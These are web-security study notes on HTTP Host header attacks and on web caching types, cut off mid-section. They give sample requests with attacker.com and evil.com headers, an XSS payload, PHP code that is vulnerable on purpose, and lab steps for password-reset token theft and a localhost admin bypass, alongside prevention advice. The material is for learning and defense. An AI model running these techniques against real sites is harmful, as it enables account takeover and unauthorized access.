**Web Server Vulnerabilities**

* **Host Header attack**
* **Cache poisoning attack**
* **CRLF Injection**
* **HTTP Request Smuggling**
* **Exploiting Put Method**

**-----------------------------------------------------------------------------------------------------------------**

* **Host header attack**
  + **Overview**
    - It is common practice for the same web server to host several websites or web applications on the same IP address. This why the *host* header exists. The host header specifies which website or web application should process an incoming HTTP request. The web server uses the value of this header to dispatch the request to the specified website or web application. Each web application hosted on the same IP address is commonly referred to as a *virtual host*.
    - **Server configuration for hosting multiple websites on the same IP Ex:**
      * Nano /etc/apache2/sites-enabled/000-default.conf
        + <VirtualHost \*>
        + ServerName www.[wahh-app1.com](http://wahh-app1.com)
        + ServerAlias [wahh-app1.com](http://wahh-app1.com)
        + DocumentRoot /www/app1
        + </VirtualHost>
        + <VirtualHost \*>
        + ServerName www.[wahh-app2.com](http://wahh-app2.com)
        + ServerAlias [wahh-app2.com](http://wahh-app2.com)
        + DocumentRoot /www/app2
        + </VirtualHost>

Ex : Any one requesting [wahh-app1.com](http://wahh-app1.com) show the contents of that folder /www/app1

* + - **What happens if we specify an invalid Host Header?** 
      * old configurations: Most web servers are configured to pass the unrecognized host header to the first virtual host in the list. Therefore, it’s possible to send requests with arbitrary host headers to the first virtual host.
    - **Host Header attack overview**
      * HTTP Host header vulnerabilities typically arise due to the flawed assumption that the header is not user controllable. This creates implicit trust in the Host header and results in inadequate validation or escaping of its value, even though an attacker can easily modify this using tool like Burp Proxy.
      * In many cases, developers are trusting the HTTP Host header value and using it to generate links, import scripts and even generate password resets links with its value. This is a very bad idea, because the HTTP Host header can be controlled by an attacker. This can be exploited using web-cache poisoning and by abusing alternative channels like password reset emails.
  + **Testing for host header vulnerability**
    - Initial testing is as simple as supplying another domain (i.e. [attacker.com](http://attacker.com/)) into the Host header field. It is how the web server processes the header value that dictates the impact. The attack is valid when the web server processes the input to send the request to an attacker-controlled host that resides at the supplied domain, and not to an internal virtual host that resides on the web server.
    - **Example**
      * Request
        + GET / HTTP/1.1
        + Host: [www.attacker.com](http://www.attacker.com/)
        + [...]
      * In the simplest case, this may cause a 302 redirect to the supplied domain.
        + HTTP/1.1 302 Found
        + [...]
        + Location: <http://www.attacker.com/login.php>
    - Alternatively, if the web server isn’t vulnerable then it may send the request to the first virtual host on the list. Or give an error depending on the Configuration of the web server
    - **Testing Steps**
      * First Method
        + Briefly if we tampered or changed the real Host header to another website such as attacker.com if it redirects us to that site then its vulnerable to Host Header Attack
      * Second Method
        + If the first method didn’t succeed, we can try to use X-Forwarded-Host header by changing the host header from realweb.com -> attacker.com and X-Forwarded-Host to realweb.com



Host: attacker.com

X-Forwarded-Host: realweb.com

* + - * + If it’s forwarded to the attacker site then its vulnerable to Host Header Injection
      * Third Method
        + If this didn’t work, we can switch

Host: realweb.com



X-Forwarded-Host: attacker.com

* + - 
  + **Exploiting host header Vulnerability**
    - **unvalidated open redirection (redirect to an attacker-controlled domain)**
      * **overview**
        + if we tampered or changed the real Host header to another website such as attacker.com if it redirects us to that site then its vulnerable to Host Header Attack
        + it redirects to any website that the attacker had put in the host header field, but this only affect the attacker not the victim because you cannot set the host header of anyone else than yourself
        + **this vulnerability is a self-behavior**
      * **Vulnerable code**
        + <? Php
        + $host =”http://”.$\_SERVER[‘HTTP\_HOST’]
        + Echo $host.”/login.php” ;
        + Header (location: $host.”/login.php”) ; ?>
    - **XSS in host header**
      * if the server return an error in the page that he can’t find this host or any error , the idea here is the host header value is been print on the screen so if we inject java script code we can get an XSS
      * Host Header : www.example.com<svg onload=confirm[1111]>
      * **Also, this vulnerability is a self-behavior same as unvalidated redirection**
    - **password reset vulnerability (Best Exploitation Scenario)**
      * It is common for password reset functionality that the developer takes the Host header value when creating password reset links that use a generated secret token.
      * 
      * So if the attacker changes the value of the host header, the user will then receive an email with the reset link that will redirect to the attacker website that he had put in the host header field, the victim may click on the link in the email and allow the attacker to obtain the reset token because it will be sent to the attacker server logs , thus the attacker will take this token and resetting the victim’s password.
      * **Example:** 
        + Normal link received by mail


<https://web-security-academy.net/forgot-password?temp-forgot-password-token=BObi5bQS7oPYRbXjm3oxOkKfSYl6eNg9>

* + - * + Change the Host header to (evil.com) and put the email of the victim and this is the link that will be generated




<https://evil.com/forgot-password?temp-forgot-password-token=srgdvbdsgbnywsvebbetsgbvdxOkKfSYl6eNg9>

* + - * + [Finally,](http://www.evil.com/resetme.php?token=$%5e%25WRGBSnsdzgrdnshxbdfv) when the user clicks on the links the token will be sent to the logs of your server take that token and put it on the normal reset password link and change the password of the victim
      * **Lab Example:**
        + With Burp running, investigate the password reset functionality. Observe that a link containing a unique reset token is sent via email.
        + Send the POST /forgot-password request to Burp Repeater. Notice that the X-Forwarded-Host header is supported and you can use it to point the dynamically generated reset link to an arbitrary domain.
        + Go back to the request in Burp Repeater and add the X-Forwarded-Host header with your exploit server URL:  
          X-Forwarded-Host: attacker.com
        + Change the email parameter to the victim email and send the request.
        + Go to the exploit server and open the access log. You should see a GET /forgot-password request, which contains the victim's token as a query parameter. Make a note of this token.
        + Go back to your email client and copy the valid password reset link (not the one that points to the exploit server). Paste this into your browser and change the value of the temp-forgot-password-token parameter to the value that you stole from the victim.
        + Load this URL and set a new password for victim’s account. And Login to the victim account using the new password
      * Best exploitation for Host Header attack
    - **perform web cache poisoning**
      * Using this technique, an attacker can manipulate a web-cache to serve poisoned content to anyone who requests it. This relies on the ability to poison the caching proxy run by the application itself, CDNs, or other downstream providers. As a result, the victim will have no control over receiving the malicious content when requesting the vulnerable application.
      * **Example**
        + First Step
        + 
        + 
        + Third Step

Send to intruder and times Replay the request so that in the end observe that the response contains the header X-Cache: hit. This tells us that the response came from the cache.



So finally, this request should be cached and when you normally browse or go to that link your will find your XSS payload triggered without sending the payload because its cached

* + - **Access local resources (Auth Bypass)**
      * Send the GET / request that received a 200 response to Burp Repeater. Notice that you can change the Host header to an arbitrary value and still successfully access the home page.
      * Browse to /robots.txt and observe that there is an admin panel at /admin.
      * Try and browse to /admin. You do not have access, but notice the error message, which reveals that the panel can be accessed by local users.
      * 
      * Send the GET /admin request to Burp Repeater.
      * In Burp Repeater, change the Host header to localhost and send the request. Observe that you have now successfully accessed the admin panel
      * 
  + **X-Forwarded-Host Header Bypass**
    - Host header injection is mitigated by preventing the tampering of Host header. It means if any request is made with tampered host header, the application responds with an error message like 404 Not Found Another way to pass arbitrary Host headers is to use the **X-Forwarded-Host** **header.** In some configurations, this header will rewrite the value of the Host header Therefore it’s possible to make the following request.
      * GET / HTTP/1.1
      * Host: [www.example.com](http://www.example.com/)
      * X-Forwarded-Host: [www.attacker.com](http://www.attacker.com/)
    - Although X-Forwarded-Host is the de facto standard for this behavior, you may come across other headers that serve a similar purpose, including:
      * X-Host
      * X-Forwarded-Server
      * X-HTTP-Host-Override
      * Forwarded
  + **How to prevent HTTP Host header attacks**
    - To prevent HTTP Host header attacks, the simplest approach is to avoid using the Host header altogether in server-side code. Double-check whether each URL really needs to be absolute. You will often find that you can just use a relative URL instead. This simple change can help you prevent web cache poisoning vulnerabilities in particular.
    - **Other ways to prevent HTTP Host header attacks include:**
      * Validate the Host header
        + If you must use the Host header, make sure you validate it properly. This should involve checking it against a whitelist of permitted domains and rejecting or redirecting any requests for unrecognized hosts. You should consult the documentation of your framework for guidance on how to do this. For example, the Django framework provides the ALLOWED\_HOSTS option in the settings file. This approach will reduce your exposure to Host header injection attacks.
      * Don't support Host override headers
        + It is also important to check that you do not support additional headers that may be used to construct these attacks, in particular X-Forwarded-Host. Remember that these may be supported by default.
      * Protect absolute URLs
        + When you have to use absolute URLs, you should require the current domain to be manually specified in a configuration file and refer to this value instead of the Host header. This approach would eliminate the threat of password reset poisoning, for example.
      * Whitelist permitted domains
        + To prevent routing-based attacks on internal infrastructure, you should configure your load balancer or any reverse proxies to forward requests only to a whitelist of permitted domains.
      * Be careful with internal-only virtual hosts
        + When using virtual hosting, you should avoid hosting internal-only websites and applications on the same server as public-facing content. Otherwise, attackers may be able to access internal domains via Host header manipulation.
* **Cache deception and poisoning** 
  + **Concepts & Terminologies**
    - **Introduction to Cashing** 
      * **What is caching?**
        + A cache in computing is a temporary store of any content that has been retrieved from its original (master) source. Caches are typically used so that the data can be served faster the next time it is requested, since it needs only be retrieved from the local cache rather than the original source.
      * **Web Caches**
        + Traffic on the server can grow as number of requests grows and number of users accessing the web site also Retrieving content from web servers can be both slow – especially if the file being retrieved is large or the server remote topologically – as well as “expensive” to generate for the source web server in terms of computing power if it has to be dynamically generated.
        + Web Caches allow web servers to save and serve copies of responses to certain requests
      * **How web caching works?**
        + A caching system will sit somewhere in-line between requesters (users) of a service or content and the server. When the first request is made, the request is stored temporarily in the cache. If another request is made (by a user) for the same web address or URL, the web cache can use the response that it stored before, rather than relaying back a fresh request to the origin server
    - **Types of Web Cache**
      * There is more than one type of web caches – they exist at several steps along the way between your browser and the source/origin server:
        + **Browser Caches** – browser caches use a portion of your device’s local disk storage to hold static copies of content such as web pages that you’ve previously visited to help speed up your online experience – when you visit a page again it may be loaded, invisibly to you, direct from your own PC’s cached copy – the request may never even leave your computer.
        + **Internet Service Providers (ISPs)** – ISPs also typically operate proxy caches via interception proxies on their underlying network, leveraging the scale of possibly hundreds of thousands of users to cache frequently-requested content for all their subscribers.
        + **Content Delivery Networks (CDN)** – CDNs such as cloudflare , Akamai or Speedera are located across the world and are generally leased by commercial organizations who produce content. When configured in DNS, customers performing a DNS lookup for the origin server will receive an IP for a local CDN server operated by the CDN company that is authorised to masquerade as if it were the origin server, caching content from that provider for all users within a given region and drastically reducing the volume of requests made to the origin servers.
        + **Proxy web caches (load balancer)** – web proxies are often deployed by organizations to jointly cache requests from all the organization’s users. They are located at the organization’s network edge and can be very effective where many users are accessing common resources such as news websites.
        + **Gateway web caches** – also known as surrogate caches, or reverse proxy caches – are typically used by website owners or managers, to make their sites more reliable and scalable.
        + **Server memory caches** – Examples include Memcached and Varnish and can run on same exact local host as the content origin source, generating static cached copies of dynamically-generated pages to save re-generation of them on the next request.
    - **What is Load Balancing**
